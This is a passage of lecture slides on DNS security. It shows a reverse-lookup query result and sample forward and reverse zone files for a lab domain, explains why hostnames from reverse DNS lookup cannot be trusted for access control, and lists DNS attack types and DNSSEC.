;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 63453
;; flags: qr aa rd; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;200.18.230.128.in-addr.arpa. IN PTR

;; ANSWER SECTION:
200.18.230.128.in-addr.arpa. 60 IN PTR    syr-prod-web.syracuse.edu.
200.18.230.128.in-addr.arpa. 60 IN PTR    syr.edu.
200.18.230.128.in-addr.arpa. 60 IN PTR    syr-prod-web1.syr.edu.
```

Sample Forward Lookup Data

```
s_server_zone_files >  bank32.com.db
$TTL 3D ; default expiration time of all resource records without
;      their own TTL
@   IN      SOA    ns.bank32.com. admin.bank32.com. (
        1           ; Serial
        8H          ; Refresh
        2H          ; Retry
        4W          ; Expire
        1D )        ; Minimum

@   IN      NS     ns.bank32.com.      ;Nameserver
@   IN      MX     10 mail.bank32.com. ;Primary Mail Exchanger

www  IN      A      192.168.0.101   ;Address of www.bank32.com
mail  IN      A      192.168.0.102   ;Address of mail.bank32.com
ns    IN      A      192.168.0.10    ;Address of ns.bank32.com
*.bank32.com. IN  A      192.168.0.100 ;Address for other names
```

Sample Reverse Lookup DNS File


server_zone_files > 192.168.0.db

\$TTL 3D

@	IN	SOA	ns.bank32.com. admin.bank32.com. (
			1
			8H
			2H
			4W
			1D)
@	IN	NS	ns.bank32.com.
101	IN	PTR	www.bank32.com.
102	IN	PTR	mail.bank32.com.
10	IN	PTR	ns.bank32.com.

Answer Our Question

- **Question:** Can we use the hostname obtained from reverse DNS lookup as the basis for access control?
- **Answer:**
 - If a packet comes from attacker, the reverse DNS lookup will go back to the **attacker's nameserver**.
 - **Attackers can reply with whatever (fake) hostnames they want.**
 - We should NOT use the hostname obtained from **reverse DNS lookup** as the basis for access control




Summary and Reference

■ DNS Attacks

1. Modify DNS files on a victim Machine
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5. Reply Forgery Attacks from Malicious DNS Servers
6. Reply Forgery in Reverse DNS Lookup

■ DNS Security (C.I.A Goal)

- DNSSEC
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